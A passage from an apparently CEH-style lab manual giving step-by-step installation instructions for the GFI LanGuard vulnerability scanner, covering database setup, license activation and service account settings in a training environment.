


11. The **Database Configuration** window appears. In the **SQL server name** field, type **.\\SQLEXPRESS** and leave **SQL database name** as default. Ensure that the **Use Windows Authentication** checkbox is selected and click **OK**.


Note: The SQL server name might differ when you perform this task.



12. Now, switch back to the **Mozilla Firefox** browser, open a new tab, and log in to your email account that you have given while registration.
13. Open an email from **GFI Downloads** and copy the activation key.



14. The **GFI LanGuard License Key** window appears. Paste the received activation key in the **Enter License Key** field and click **OK**.



15. GFI LanGuard starts installing after the completion of the installation; when the **GFI LanGuard Setup** window appears, click **Next**.



16. The **End-User License Agreement** wizard appears; accept the terms and click **Next**.
17. In the **Attendant service credentials** wizard, leave the **Name** field as default (here, **CEH\Administrator**) and enter the Password of the administrator account (here, **Pa\$\$w0rd**); then, click **Next**.



18. In the **Choose Destination Location** wizard, leave the **Folder** location set to default and click **Install**.



19. The **Installing GFI LanGuard** wizard appears. After the completion of installation, the **GFI LanGuard Central Management Server Setup** window appears; then, click **Next**.



20. In the **Service logon information** wizard, leave the **User Name** field (Administrator user account) set to its default, enter the **Password** of the administrator account (here, **Pa\$\$w0rd**), and click **Next**.



21. The **HTTPS Settings** wizard appears; keep the name in its default and click **Next**.



22. In the **Destination Folder** wizard, choose the location where you want to install the application (here, the default location is selected) and click **Next**.



23. In the Ready to install wizard, click **Install** to proceed.




24. Once the installation is complete in the **GFI LanGuard Central Management Server Setup** window, click **Finish**.



25. In the **GFI LanGuard Setup** window, ensure that the **Launch GFI LanGuard** checkbox is selected. De-select the **Launch GFI LanGuard Central Management Server** checkbox and click **Finish**.

